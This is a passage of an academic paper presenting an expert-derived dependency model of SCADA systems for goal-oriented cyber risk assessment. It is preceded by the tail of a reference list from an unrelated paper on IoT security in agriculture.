15. Devi, M.; Majumder, A. Side-Channel Attack in Internet of Things: A Survey. In *Applications of Internet of Things*; Springer: Singapore, 2021. [CrossRef]
16. Schimmelpfennig, D. *Farm Profits and Adoption of Precision Agriculture*; Technical Report ERR-217; U.S. Department of Agriculture, Economic Research Services: Washington, DC, USA, 2016.
17. Hedley, C.; Yule, I. A method for spatial prediction of daily soil water status for precise irrigation scheduling. *Agric. Water Manag.* **2009**, *96*, 1737–1745. [CrossRef]
18. Salam, A. A path loss model for through the soil wireless communications in digital agriculture. In Proceedings of the 2019 IEEE International Symposium on Antennas and Propagation (IEEE APS), Atlanta, GA, USA, 7–12 July 2019.
19. Shamal, S.; Alhwaimel, S.A.; Mouazen, A.M. Application of an on-line sensor to map soil packing density for site specific cultivation. *Soil Tillage Res.* **2016**, *162*, 78–86. [CrossRef]
20. Katta, S.; Ramatenki, S.; Sammeta, H. Smart irrigation and crop security in agriculture using IoT. In *AI, Edge and IoT-Based Smart Agriculture*; Academic Press: Cambridge, MA, USA, 2022. [CrossRef]
21. Blender, T.; Buchner, T.; Fernandez, B.; Pichlmaier, B.; Schlegel, C. Managing a mobile agricultural robot swarm for a seeding task. In Proceedings of the IECON 2016-42nd Annual Conference of the IEEE Industrial Electronics Society, Florence, Italy, 24–27 October 2016; pp. 6879–6886.
22. Weis, S. Protecting data in-use from firmware and physical attacks. *Black Hat*. 2014. Available online: https://www.blackhat.com/docs/us-14/materials/us-14-Weis-Protecting-Data-In-Use-From-Firmware-And-Physical-Attacks-WP.pdf (accessed on 15 January 2022).
23. Ferrag, M.A.; Shu, L.; Yang, X.; Derhab, A.; Maglaras, L. Security and privacy for green IoT-based agriculture: Review, blockchain solutions, and challenges. *IEEE Access* **2020**, *8*, 32031–32053. [CrossRef]
24. Madhurikkha, S.; Sabitha, R. An Efficient Integral Power-Elector Method with Enhanced AODV to Avoid Sleep Deprivation in Manet. *Indian J. Sci. Technol.* **2016**, *9*. [CrossRef]
25. Whalen, S.; Bishop, M.; Engle, S. *Protocol Vulnerability Analysis*; Technical Report CSE-2005-04; Department of Computer Science, University of California: Berkeley, CA, USA; 2005.
26. Bettayeb, M.; Nasir, Q.; Talib, M.A. Firmware update attacks and security for IoT devices: Survey. In Proceedings of the ArabWIC 6th Annual International Conference Research Track, Rabat, Morocco, 7–9 March 2019; pp. 1–6.
27. Osanaiye, O.; Alfa, A.S.; Hancke, G.P. A statistical approach to detect jamming attacks in wireless sensor networks. *Sensors* **2018**, *18*, 1691. [CrossRef]

28. Shaikh, A.A. Attacks on cloud computing and its countermeasures. In Proceedings of the 2016 International Conference on Signal Processing, Communication, Power and Embedded System (SCOPES), Paralakhemundi, India, 3–5 October 2016; pp. 748–752.
29. Rakotondravony, N.; Taubmann, B.; Mandarawi, W.; Weishäupl, E.; Xu, P.; Kolosnjaji, B.; Protsenko, M.; De Meer, H.; Reiser, H.P. Classifying malware attacks in IaaS cloud environments. *J. Cloud Comput.* **2017**, *6*, 1–12. [CrossRef]
30. Borchi, J.; Woodcock, M.; Redshaw, M.; Raniga, B. *Cyber Security Threats—Are We Prepared? A Threat-Based Assessment of the Cyber Resilience of the Australian Agricultural Sector*; Technical Report; AgriFutures Australia: Wagga Wagga, NSW, Australia, 2021.
31. Ryan, M. Ethics of using AI and big data in agriculture: The case of a large agriculture multinational. *ORBIT J.* **2019**, *2*, 1–27.
32. Ronaghi, M.H. A blockchain maturity model in agricultural supply chain. *Inf. Process. Agric.* **2021**, *8*, 398–408. [CrossRef]
33. Verdouw, C.; Beulens, A.J.; Reijers, H.A.; van der Vorst, J.G. A control model for object virtualization in supply chain management. *Comput. Ind.* **2015**, *68*, 116–131. [CrossRef]
34. Mylrea, M.; Gourisetti, S.N.G. Blockchain for supply chain cyber-security, optimization and compliance. In Proceedings of the 2018 Resilience Week (RWS), Denver, CO, USA, 20–23 August 2018; pp. 70–76.
35. Lou, X.; Zhang, T.; Jiang, J.; Zhang, Y. A survey of microarchitectural side-channel vulnerabilities, attacks and defenses in cryptography. *arXiv* **2021**, arXiv:2103.14244.
36. Kocher, P.C. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In *Annual International Cryptology Conference*; Springer: Berlin/Heidelberg, Germany, 1996; pp. 104–113.
37. Johnson, A.; Ward, R. Introducing The 'Unified Side Channel Attack-Model'(USCA-M). In Proceedings of the 2020 8th International Symposium on Digital Forensics and Security (ISDFS), Beirut, Lebanon, 1–2 June 2020; pp. 1–9.
38. Liu, H.; Spolaor, R.; Turrin, F.; Bonafede, R.; Conti, M. USB Powered Devices: A Survey of Side-Channel Threats and Countermeasures. *High-Confid. Comput.* **2021**, *1*, 100007. [CrossRef]
39. Sayakkara, A.; Le-Khac, N.A.; Scanlon, M. A survey of electromagnetic side-channel attacks and discussion on their case-progressing potential for digital forensics. *Digit. Investig.* **2019**, *29*, 43–54. [CrossRef]
40. Lyu, Y.; Mishra, P. A survey of side-channel attacks on caches and countermeasures. *J. Hardw. Syst. Secur.* **2018**, *2*, 33–50. [CrossRef]
41. Zhou, Y.; Feng, D. Side-Channel Attacks: Ten Years After Its Publication and the Impacts on Cryptographic Module Security Testing. *IACR Cryptol. ePrint Arch.* **2005**, *2005*, 388.
42. Abarzúa, R.; Valencia, C.; Lopez, J. Survey on performance and security problems of countermeasures for passive side-channel attacks on ECC. *J. Cryptogr. Eng.* **2021**, *11*, 71–102. [CrossRef]
43. Hettwer, B.; Gehrer, S.; Güneysu, T. Applications of machine learning techniques in side-channel attacks: A survey. *J. Cryptogr. Eng.* **2020**, *10*, 135–162. [CrossRef]
44. Tiri, K. Side-channel attack pitfalls. In Proceedings of the 2007 44th ACM/IEEE Design Automation Conference, San Diego, CA, USA, 4–8 June 2007; pp. 15–20.
45. Suzaki, K.; Iijima, K.; Yagi, T.; Artho, C. Software side-channel attack on memory deduplication. In Proceedings of the ACM Symposium on Operating Systems Principles (SOSP 2011), Poster Session, Cascais, Portugal, 23–26 October 2011.
46. Conti, M.; Mancini, L.V.; Spolaor, R.; Verde, N.V. Can't you hear me knocking: Identification of user actions on android apps via traffic analysis. In Proceedings of the 5th ACM Conference on Data and Application Security and Privacy, San Antonio, TX, USA, 2–4 March 2015; pp. 297–304.
47. Backes, M.; Dürmuth, M.; Gerling, S.; Pinkal, M.; Sporleder, C. Acoustic Side-Channel Attacks on Printers. *USENIX Secur. Symp.* **2010**, *9*, 307–322.
48. Compagno, A.; Conti, M.; Lain, D.; Tsudik, G. Don't skype & type! acoustic eavesdropping in voice-over-ip. In Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security, Abu Dhabi, United Arab Emirates, 2–6 April 2017; pp. 703–715.
49. Seneviratne, S.; Seneviratne, A.; Mohapatra, P.; Mahanti, A. Predicting user traits from a snapshot of apps installed on a smartphone. *ACM Sigmobile Mob. Comput. Commun. Rev.* **2014**, *18*, 1–8. [CrossRef]
50. Halevi, T.; Saxena, N. Keyboard acoustic side-channel attacks: Exploring realistic and security-sensitive scenarios. *Int. J. Inf. Secur.* **2015**, *14*, 443–456. [CrossRef]
51. Liu, F.; Ren, L.; Bai, H. Mitigating cross-VM side-channel attack on multiple tenants cloud platform. *J. Comput.* **2014**, *9*, 1005–1013. [CrossRef]
52. Islam, M.A.; Ren, S.; Wierman, A. Exploiting a thermal side-channel for power attacks in multi-tenant data centers. In Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, Dallas, TX, USA, 30 October–3 November 2017; pp. 1079–1094.
53. Aljuffri, A.; Zwalua, M.; Reinbrecht, C.R.W.; Hamdioui, S.; Taouil, M. Applying Thermal Side-Channel Attacks on Asymmetric Cryptography. *IEEE Trans. Very Large Scale Integr. (VLSI) Syst.* **2021**, *29*, 1930–1942. [CrossRef]
54. Herder, C.; Yu, M.D.; Koushanfar, F.; Devadas, S. Physical unclonable functions and applications: A tutorial. *Proc. IEEE* **2014**, *102*, 1126–1141. [CrossRef]
55. Koroniotis, N.; Moustafa, N.; Sitnikova, E.; Turnbull, B. Towards the development of realistic botnet dataset in the Internet of things for network forensic analytics: Bot-iot dataset. *Future Gener. Comput. Syst.* **2019**, *100*, 779–796. [CrossRef]
56. Khraisat, A.; Gondal, I.; Vamplew, P.; Kamruzzaman, J. Survey of intrusion detection systems: Techniques, datasets and challenges. *Cybersecurity* **2019**, *2*, 20. [CrossRef]

57. Song, J.; Zhong, Q.; Wang, W.; Su, C.; Tan, Z.; Liu, Y. FPDP: Flexible privacy-preserving data publishing scheme for smart agriculture. *IEEE Sens. J.* **2020**, *21*, 17430–17438. [CrossRef]

applied sciences

MDPI

Article

A Configurable Dependency Model of a SCADA System for Goal-Oriented Risk Assessment

Yulia Cherdantseva [1,*], Pete Burnap [1], Simin Nadjm-Tehrani [2] and Kevin Jones [3]

1 School of Computer Science and Informatics, Cardiff University, Cardiff CF10 3AT, UK; burnapp@cardiff.ac.uk
2 Department of Computer and Information Science, Linköping University, 581 83 Linköping, Sweden; simin.nadjm-tehrani@liu.se
3 Airbus Group, Duffryn, Newport NP10 8FZ, UK; kevin.jones@airbus.com
* Correspondence: cherdantsevayv@cardiff.ac.uk

Abstract: A key purpose of a Supervisory Control and Data Acquisition (SCADA) system is to enable either an on-site or remote supervisory control and monitoring of physical processes of various natures. In order for a SCADA system to operate safely and securely, a wide range of experts with diverse backgrounds must work in close rapport. It is critical to have an overall view of an entire system at a high level of abstraction which is accessible to all experts involved, and which assists with gauging and assessing risks to the system. Furthermore, a SCADA system is composed of a large number of interconnected technical and non-technical sub-elements, and it is crucial to capture the dependencies between these sub-elements for a comprehensive and rigorous risk assessment. In this paper, we present a generic configurable dependency model of a SCADA system which captures complex dependencies within a system and facilitates goal-oriented risk assessment. The model was developed by collecting and analysing the understanding of the dependencies within a SCADA system from 36 domain experts. We describe a methodology followed for developing the dependency model, present an illustrative example where the generic dependency model is configured for a SCADA system controlling water distribution, and outline an exemplary risk assessment process based on it.

Dataset License: CC-BY-NC

Keywords: cyber security; risk assessment; risk analysis; dependency model; SCADA; ICS

Citation: Cherdantseva, Y.; Burnap, P.; Nadjm-Tehrani, S.; Jones, K. A Configurable Dependency Model of a SCADA System for Goal-Oriented Risk Assessment. *Appl. Sci.* **2022**, *12*, 4880. https://doi.org/10.3390/app12104880

Academic Editor: Luis Hernández-Callejo

Received: 28 March 2022
Accepted: 22 April 2022
Published: 11 May 2022

1. Introduction

The main purpose of a Supervisory Control and Data Acquisition (SCADA) system is to enable on-site or remote supervisory control and monitoring of physical processes of various nature: manufacturing processes, water distribution, transportation, gas and oil, etc.). It does so by collecting, analysing and visualising data from field devices, and by changing the state of field devices in response to any disruptive change.

SCADA systems control physical processes in many sectors including those which form a Critical National Infrastructure (CNI): Chemicals, Civil Nuclear, Energy, Food, Water, Space, and Transport. Therefore, the cyber security and safety of a CNI as well as of many other industrial processes heavily relies on the secure and safe operation of supporting SCADA systems. A compromised SCADA system may have a detrimental impact on the availability and integrity of critical services, and it could lead to the loss of life, casualties, and significant environmental, economic and social impacts.

SCADA systems provide direct links from a digital world into physical processes that may drastically affect physical resources, environment and even human health and lives. In 2000, the unauthorised tampering with a SCADA system in the Maroochy Water System by a former system engineer led to sewage overflow and resulted in the damage to the surrounding environment [1]. In 2010, the Stuxnet computer worm was used in an attack on the Iranian nuclear facility, leading to the failure of one-fifth of all centrifuges [2]. The Stuxnet attack vividly illustrated the possible severe consequences of a cyber attack on CNI. In 2020, Honda factories had to freeze global production after a ransomware attack, which intended to disrupt ICSs. The overview of 43 historical attacks on Industrial Control Systems (ICS) [1]—a SCADA system is a type of ICS—highlights the critical role that a SCADA system may play in a cyber attack. The cyber attacks on SCADA systems are considered to be one of the popular vectors of attacks on CNI [3].

Since SCADA systems underpin many industrial and critical processes, it is of pivotal importance to manage efficiently risks within SCADA systems [4]. In SCADA and other ICS systems, achieving a safe and secure operation of a system depends on a large number of diverse factors of different nature, including but not limited to administrational, regulatory, human-oriented, technical and environmental factors. These factors must be captured and analysed.

For an efficient risk assessment and management to be in place, a wide range of experts including network and hardware engineers, software developers, system operators, Human Resources (HR) administrators, and floor managers (non-exhaustive list of roles involved) with diverse backgrounds must communicate and work in rapport. Any risk decision related to the safe and secure operation of a complex multi-variable system such as a SCADA system requires a rigorous justification built upon a well-documented evidence base. In this scenario, it is critical to have an overall view of the entire system accessible to all experts. This "helicopter" view of a SCADA system will help to gauge risks to the system and its components.

A SCADA system is a complex system composed of a large number of interconnected and mutually influencing technical and non-technical components. It is crucial for risk assessment methodology applied in the context of a SCADA system to account for the dependencies between the components within the system as well as for the dependencies on external systems, upon which the system under analysis has no control.

In this paper, we present a method of assessing cyber security risk in the context of a SCADA system which is based on dependency modelling. Dependency modelling is an objective-driven, dynamic, dependency-defining approach, which is standardised by the Open Group [5]. We explain the dependency modelling method in detail in Section 2. The dependency modelling approach in the context of a SCADA system aims to answer the following questions:

- What is required for achieving *the safe and secure operation of a SCADA system* (the core goal)? What does the success of this core goal depend upon?
- What is the likelihood of achieving the core goal?
- What can be done to maximise the likelihood of achieving the core goal?

The key contribution of this paper is *a SCADA Dependency Model (SCADA DM)*—a widely applicable industry-agnostic multi-faceted dependency model of a SCADA system which comprises 452 SCADA system dependencies. Our SCADA DM offers a holistic view of a system that is an integration of sub-models developed by stakeholders responsible for the different aspects of a SCADA system and for the systems reliant on it. The SCADA DM we present in this paper was co-designed with domain experts with varying backgrounds following a rigorous knowledge capture methodology and validated by practitioners and academics via focus groups. By following the rigorous well-documented model development process with the involvement of domain experts, we produced a comprehensive, justified and validated model of a SCADA system, which is capable of supporting risk assessment process.

The presented SCADA DM facilitates understanding of complex interactions and interdependencies within a SCADA system. The adopted dependency modelling approach offers the ability to predict the impact of failure of any dependency on other parts of the system and on the system as a whole. A SCADA DM assists with managing the dependencies within the system and well as accounting for external factors that are outside of the system control (e.g., geo-environmental factors and espionage).

The secondary contribution of the paper is the illustrative example of applying the dependency modelling approach to risk assessment, underpinned by the SCADA DM, in the context of SCADA systems. We focus on a water distribution process. To the best of our knowledge, it is the first application of dependency modelling to assessing cyber security risks within a SCADA system in a CNI sector. The illustrative example shows how the presented generic SCADA DM could be configured for a specific SCADA system and how it could facilitate risk assessment process.

The remainder of the paper is organised as follows. In Sections 2 and 3, we provide an overview of dependency modelling and of the related literature, respectively. In Section 4, we discuss the research methodology for the development and validation of the SCADA DM. In Section 5, we present the SCADA DM, focusing on its six key areas. An illustrative example of conducting a risk assessment for a SCADA system controlling water distribution is outlined in Section 6. Finally, conclusions are drawn, and future work is discussed in Section 7.

2. Background: Dependency Modelling

Dependency modelling is a goal-oriented risk assessment method, which is based on the assumption that all risks come through interdependencies, and that in order to be resilient, a system needs to recognise and manage all dependencies (both external and internal). It is a positivist, top–down approach of elaborating dependencies from the core system goal.

The major distinctive feature of this method is that it focuses on the desired outcome of a system (the core goal) and on the supporting sub-goals that should be achieved for the overall success of the core goal. This feature distinguishes dependency modelling from failure-oriented risk assessment methods [4], which attempt to enumerate threats to a system and list "*all the things that could go wrong*" with a system [5] (p. 10).

The Open Group's Dependency Modelling standard [5] provides guidance on how to construct a Dependency Model (DM)—a graph model of a system that consists of a collection of nodes (systems dependencies) arranged in a tree-like hierarchy [5]. These entities in a DM are referred to as *paragons* or *goals*, and they are depicted as rectangles. A paragon represents a desired state of a system or of an element of a system.

A DM has only one root node, which represents the core goal of a system, and multiple leaf nodes representing sub-goals upon which the core goal depends. Each leaf node has only one parent node, but it can have zero-to-many child nodes. The leaf nodes that do not have child nodes do not have dependencies within the scope of the model and are called *uncontrollables*, highlighting the fact that the system itself has no control over the state of these paragons. A DM is composed of smaller building blocks that are meaningful low-level DMs.

One of the key concepts in dependency modelling is the *probability* of success/failure of each node. This is because dependency modelling builds on the notion of conditional probability, which is the probability of an event occurring given that another event has taken place. In a DM, every childless leaf node is assigned a probability of being in a desired state or being successful. The probability is assigned based either on expert opinion (subjective) or based on historical data, when available (objective) [4]. The conditional probability of a parent node being successful is calculated based on the success probabilities of child nodes. Dependency modelling is a quantitative risk assessment method that facilitates risk sensitivity analysis that shows which system dependencies present the highest risk to the success of the core goal.

In a DM, there are two types of relationships between child nodes of one parent node: and and or. An and relationship means that all child nodes should be successful for the success of a parent node. An or relationship indicates that at least one child node should be successful for the success of a parent node. An or relationship reduces overall risk, while an and relationship increases it. An OR relationship may be used to introduce a cyber security countermeasure which mitigates a risk posed to a system by a certain dependency.

The probability of a parent paragon with an AND relationship between independent child paragons is calculated as follows:

$$P(A) = \prod_{i=1}^{N} P(B_i)$$

where A is the parent paragon, B is a child paragon, $P(X)$ is the probability of the paragon X, and N is the number of child paragons.

The equation for the probability of a parent paragon with an OR relationship between independent child paragons is shown below:

$$P(A) = 1 - \prod_{i=1}^{N}(1 - P(B_i))$$

A DM facilitates the communication between system stakeholders by providing a common ground for the discussion about system's core goal, sub-goals, risks and dependencies. It helps to avoid misunderstandings and omissions in risk assessment by providing a clear visual representation of dependencies within a complex system. It is a flexible method which is applicable to a system of any size or nature, as well as to an organisation or a project [5].

3. Related Literature

In 2016, Cherdantseva et al. [4] presented an extensive literature review examining the risk assessment methods used in the context of SCADA systems and ICS. This section contains a brief summary of that review and the discussion of the most recent related publications.

Tree-based risk assessment methods as well as other risk assessment methods based on directed graphs fall under the category of Probabilistic Risk Assessment (PRA) methods. Tree-based methods are similar to each other in their logic and aim to define the probability of a top event or its reliability [6]. What constitutes the major difference between various tree-based methods is a top event: a threat, a fault, an attack or an incident. The vast majority of tree-based risk assessment methods are failure-oriented. They start with an attack, threat or negative consequences and work out a model based on it. Some of them adopt an attacker's perspective and, accounting for the vulnerabilities of an infrastructure, model the steps to be performed by an attacker to gain unauthorised access to a system [7].

Dependency modelling also belongs to the group of quantitative, tree-based PRA methods. A DM is a form of a directed graph. As other graph-based risk assessment methods, dependency modelling strives to calculate the probability of a top event in a graph. However, while in failure-oriented methods such as fault tree, attack trees, event trees, and vulnerability trees a top event represents an undesired event, in dependency modelling, a top event always represents a desired outcome (a core goal).

Among probabilistic tree-based methods for SCADA systems, inductive and deductive methods are distinguished [8,9]. Inductive methods (e.g., event tree) trace from possible causes to undesired events as opposed to deductive methods (e.g., fault and attack trees), which trace from undesired events to possible causes [9]. Inductive methods are also referred to as forward search techniques, while deductive methods are referred to as backward search techniques [10]. Dependency modelling is a deductive method in terms of how each dependency model is created, because it is necessary to start with a top desired event (a core goal) in order to identify all underlying dependencies.

One of the limitations of failure-oriented methods, which dependency modelling overcomes with the use of an OR relationship (Section 2), is that, in its basic form, attack and fault trees do not facilitate the modelling of security countermeasures or defence mechanisms [7]. However, more elaborated versions of attack graphs exist that allow modelling countermeasures, e.g., [11].

Failure-oriented PRA methods have another limitation [12]: one of the fundamental issues is that the estimation of risk is never complete because it is not possible to identify a full list of all undesired events/threats. Dependency modelling avoids this pitfall by focusing on the "known" side of a system. In the majority of cases, it is possible to identify all dependencies within a system and all elements upon which a core goal and each of its child nodes depend. As any comprehensive and thorough risk assessment method, dependency modelling requires time and effort to be invested in developing a complete model of a system. Any DM will require continuous revision to ensure that it is up to date at a given stage.

In [13], a multi-model incident prediction and risk assessment approach based on Bayesian Networks and designed for ICS is described. This method also belongs to the group of failure-oriented methods, but non-traditionally for failure-oriented methods, this proposal claims to assess the risk caused by unknown attacks. In [7], a risk assessment method is suggested based on Decision Networks that extend Bayesian Networks. It is designed for the analysis of attack/defence scenarios in CNI. This method, while belonging to the group of failure-oriented graph-based PRA models, allows modelling countermeasures and accounting for their costs, thus facilitating the determination of the most cost-effective set of countermeasures.

Many failure-oriented tree-based methods either enrich an attack tree with additional data or combine it with the models of other types, including goal-oriented models. For example, [14] exploits a dual approach: while an infrastructure hyper-graph is a goal-oriented model, an evolution graph is an attack-oriented model. The Dynamic Risk Management Response System (DRMRS) [15]—a framework consisting of three main components such as attack modelling, risk modelling and response modelling—uses attack graphs, which are accompanied by a mission graph presenting a business model of an organisation, business functions, and assets required. A mission graph contains information only about technical devices within a SCADA system. The dependency model of SCADA presented in this paper adopts a much broader view and encapsulates diverse technical and non-technical aspects pertaining to a SCADA environment.

Addressing the earlier call for a comprehensive risk management method for SCADA systems [4], an integrated cyber security risk management framework for cyber-physical systems is presented in [16]. The framework is illustrated using the scenario of a power grid system. This approach is conceptually similar to the risk assessment approach adopted in our research in the following ways: (1) it adopts a holistic perspective and a multi-stakeholder view on a system, (2) it covers both technical and non-technical risks, and (3) it addresses the effect from interdependent system components. However, as opposed to our approach, the framework in [16] (1) does not focus on systematically identifying all system dependencies, and it only lists high-level classes of interdependencies (physical, cyber, logical and geographical interdependencies); and (2) adopts a failure-oriented approach by generating cyber-security attack scenarios to support risk assessment.

In Section 6, we consider an illustrative example of a water distribution system; hence, it is important to consider publications related to cyber-security risk assessment in this sector. Cyber-physical attacks on water distribution systems are examined in [17], where an attack model and a MATLAB toolbox are presented which support the identification of the infrastructure components and the specification of attacks. As opposed to our approach, this work, in line with the publications considered above, also adopts an attack-oriented approach, and it only focuses on the technical components of a SCADA system. The focus on the technical components (networks and hardware devices) persists in water distribution risk assessment—according to the recent review of modelling methodologies for managing water distribution security [18], all reviewed approaches focus on the network component of a system only, failing to address in detail a wider view on cyber security and the role of non-technical factors in a cyber attack.

The analysis in [4] indicates that quantitative PRA methods in general do not concentrate on the context establishment stage. The context establishment phase, if addressed by a method, is typically limited to the understanding of a network configuration. Consequently, only risks associated with the ICT components of a SCADA system are taken into account by a risk assessment method while overlooking a large number of risks arising from non-technical aspects.

Among the related publications, only [19] is exclusively dedicated to the context establishment and the understanding of a SCADA system. It is one of a very few publications adopting a goal-oriented approach. The Hierarchical Holographic Model (HHM), which underpins risk assessment in [19], is the methodology for *"capturing and representing the essence of the inherent diverse characteristics and attributes of a system"* [20]. Three sub-models are distinguished in the HHM of a SCADA system: (1) hardware and software, (2) human supervisory and (3) environment. Each of these sub-models is decomposed into elements and each element is decomposed into sub-topics. The HHM model of SCADA in [19] includes 263 elements. In comparison with the model in [19], our SCADA DM provides a more detailed view of a SCADA system comprising six key areas and 452 system dependencies. We expanded the key area *System Architecture* to include the Hardware, Software and Networks elements. The sub-topic *Human Supervisory* from the SCADA HHM is included in the SCADA DM under the key area *Employees*, which has a broader nature. In addition to the three key areas addressed by the HHM model, we also identified and included the three new key areas: *System Life Cycle*, *Data (Information)* and *Management*.

4. Research Methodology

The research methodology we followed in this research project is summarised in the following steps:

1. Elicit relevant knowledge from experts using the mind mapping knowledge capture technique;
2. Analyse the collected individual mind maps and develop a unified mind map of a SCADA system;
3. Translate the unified mind map into a dependency model—the SCADA DM;
4. Validate the SCADA DM with experts;
5. Demonstrate how the SCADA DM facilities risk assessment and supports decision-making (an illustrative example is presented in Section 6).

4.1. Why Mind Maps?

Expert knowledge could be captured using a variety of techniques ranging from interviews and surveys to concept maps and mind maps. In this research, we chose *mind mapping* guided by the reasons explained below.

Mind mapping is based on the natural structure of a human mind [21]. A mind map is a radial diagram that represents semantic or other connections between portions of learned material hierarchically [22]. Mind mapping finds its application in learning, research and business where it may be used for knowledge capture and sharing, brainstorming and problem solving. It is a convenient tool for the quick capture of opinion and summary of knowledge. Mind maps accelerate the accumulation of information, its structuring and systematisation. They assist reflective thinking and enable a user to link the knowledge about a topic to the broader body of knowledge [23].

Mind mapping was preferred to other knowledge capture techniques because

- It is easy to learn and use so that all experts were able to produce detailed mind maps during a one-hour workshop. Previous work reports the results of a comparative analysis of four knowledge sharing techniques (mind maps, concept maps, conceptual diagrams and visual metaphors). The comparison indicates that mind mapping is the easiest technique to use and learn in comparison to other methods [22].
- It offers a more time-efficient data collection for the researchers. In particular, using this method, we were able to elicit opinions from a group of experts at the same time. It would not be possible with interviews, for example.

- It allows optimising the data analysis by requesting the participants to produce mind maps themselves rather than the researchers producing a mind map based on the analysis of in-depth interviews or observations. According to [24], "*mind mapping can allow researchers to make rapid and valid transcriptions of qualitative interviews without the need for interviews to be transcribed verbatim. It may also aid the researcher in the analysis of qualitative data by helping her or him to 'bracket' their own preconceptions, which is fundamental in phenomenological research*".
- The similarity of a tree-like structure between a mind map and a dependency model guarantees that the raw data are already well structured and easier to analyse and translate into a dependency model (than for example data from in-depth interviews). In addition, mind maps are association maps [23]—mind maps allow making meaningful connections and associations between various concepts and between different parts of related knowledge—and as such, they could efficiently depict dependency associations.

4.2. Data Collection—The Mind Mapping Workshops

In order to capture expert knowledge, a mind mapping exercise was conducted with a group of ICS/SCADA experts during the 3rd UK Workshop on Cyber Security of ICS and SCADA systems. The SCADA mind mapping workshops were also run in Sweden with selected industrial collaborators of the Swedish Centre for Resilient Information and Control Systems (RICS) www.rics.se (accessed on 27 March 2022). We also employed SCADA experts online via professional networking sites. Overall, 36 domain experts participated in the mind mapping exercise. Twenty-one responses were captured during the workshop with the UK-based experts in cyber security of ICS and SCADA. Twelve mind maps were collected at the RICS centre. Three SCADA experts were employed via LinkedIn. All participants irrespective of the mode of participation followed the same procedure. The exercise took approximately one hour.

During the mind mapping workshops, the participants were invited to produce mind maps of a SCADA system. We aimed to establish how domain experts conceptualise and mentally represent the dependencies within a SCADA system. Prior to the exercise, the rules of mind mapping were explained to the participants, and they were presented with several mind map examples.

The following instructions were given to all participants for the mind mapping exercise:

- Place in the centre the name of the main topic—"SCADA" (use blue/black ink);
- Identify the major elements/components of a SCADA system, place them around the main topic and link them to the main topic with lines indicating dependencies within the system;
- For each new element of your mind map, identify sub-elements and connect them using lines to the element;
- Continue identifying sub-elements for each new element of your mind map until you reach the point where no more sub-elements may be specified;
- Use different colours to indicate the criticality of the elements within every node:
  - The most critical elements of a node—circle with red;
  - The elements of medium criticality—circle with green; and
  - The least critical elements of the node—do not circle.

These instructions simplify the mind mapping guidelines provided in [21]. In our experiment, we did not ask the participant to draw any images or symbols to accompany the nodes of a mind map because the aim of the experiment was to elicit the hierarchy of dependencies rather than to produce a cognitively effective mind map. Typically, in mind maps, the links between nodes indicate unspecified connections among the element of the map. To avoid misinterpretations, the participants were instructed to use links only to indicate dependencies within a SCADA system. While working on their individual mind maps, the participants were instructed to answer the questions outlined below:

- What is required for successful operation of a SCADA system?
- What does a system depend upon?
- What does each element of a system depend upon?
- How critical is each element (colour-coded answer)?

The participants were requested to work individually, and no discussions were allowed during the mind mapping exercise. This was done deliberately in order to prevent cross influences between the participants and to enable the independence of responses. However, after the mind maps were finished, the participants were invited to observe mind maps of their colleagues and exchange opinions, and to add additional elements to their mind maps if they felt any were missing.

4.3. Participants' Profile

The profiles of 36 participants are presented in Appendix A in Tables A1 and A2. Among the participants, the experience in SCADA systems has a mean of 10.8 years with standard deviation of 11.8 and ranges from 1 to 40 years. Experts of a broad spectrum of different roles participated in the exercise: academics and practitioners, engineers and consultants, technical and non-technical specialists. Experts came predominantly from industry with only six participants from academia. The participants came from different domains including government and defence, energy, aerospace and marine, oil, gas and petrochemicals, water, smart metering and transport. The aspects of SCADA systems that the participants specialised in were also diverse and included management, risk assessment, cyber security, certification, procurement, networks, modelling, design, and implementation.

Among the participants, 6 did not have experience in cyber security. The number of years of experience in security among the 29 experts with expertise varied from 2 to 37 years with the average of 11 years. The overall average for all participants is 9 years, with the standard deviation of 9.

The set of mind maps was collected from the independent individuals, which were experienced in the relevant subject areas. The broad range of domains and roles of the participants makes the group representative of the SCADA stakeholders in general. Hence, the collected mind maps present snapshots of a SCADA system from various perspectives conditioned by the background of the participants. The diversity of the participants enables the generalisation of the exercise results to the entire SCADA community and justifies the assumption about the acceptable levels of completeness of the knowledge captured.

4.4. Data Analysis and Development of a Unified Mind Map

After the data collection stage, the 36 individual mind maps of a SCADA system were analysed. In this process, we followed the 5 stages of qualitative data analysis [25]:

- Familiarization—Immersion in the raw data (mind maps) when the researchers observed all mind maps to estimate the richness of the material;
- Identifying themes—Key areas derivation from the raw data;
- Indexing—Linking key areas and other elements throughout all participants' mind maps;
- Charting—Rearranging the data from individual mind maps into a unified mind map containing the data, first, from some and, then, all respondents;
- Mapping—In its general sense, this stage does not refer to mind mapping specifically, but to any form of creating a mental model or a framework of a phenomenon under investigation. In our case, we used mind mapping at this stage to define the phenomenon and find associations.

The template analysis method [26] was used in this project as a suitable and well-established method for analysing interpretative phenomenological data collected in the form of mind maps. Each unique element identified in a mind map became a code. The codes were grouped into themes representing the key areas and arranged within a hierarchy. An initial template of key areas and high-level sub-elements was created based on the analysis of 5 randomly selected mind maps. We then worked through all remaining mind maps—element by element—looking for new elements that could be related to previously identified themes or added as or under new themes.

All unique elements identified as a result of the analysis of the collected mind maps were captured. Reasonable adjustments were made regarding the naming of the elements. If the analysis showed that the participants referred to the same concept using different names, these similar elements were merged together. For example, analysis of child elements confirmed that the participants referred to the same concept as Networks, Communications, or Interconnections. These elements were united under the term Networks. We also united close terms such as TCP/IP, IP and IP-based networks in one element. The elements Remotely Controlled Devices and Field Devices were merged as well as such elements as Operator Terminal and Human–Machine Interface (HMI). The elements such as business system link, enterprise interface and corporate access were also grouped together under the term Corporate Access.

It was imperative to capture the complex hierarchical nature of a SCADA system, and mind maps as a tool served in this goal well. The collected elements were analysed, then grouped and categorised according to their nature to produce a unified mind map. The process required an in-depth knowledge of SCADA systems. In many cases, we had to refer to the SCADA literature to clarify the meaning of concepts and relationships between them. Some elements were grouped together as they referred to closely related concepts; for other elements, we had to add new node layers.

Each of the 36 mind maps contained between 14 and 107 elements with the average number of elements per model of 42.25 ± 19.10. Overall, 1521 elements were identified out of which 610 were unique. The maximum number of hierarchical levels of the mind maps (max depth) varied in the range between 2 and 8 with the average of 3.89 ± 1.17. Each mind map had between 1 and 15 key elements, i.e., the elements whose parent element is the core element of *a SCADA system*. The average number of key elements was 6.89 ± 3.79.

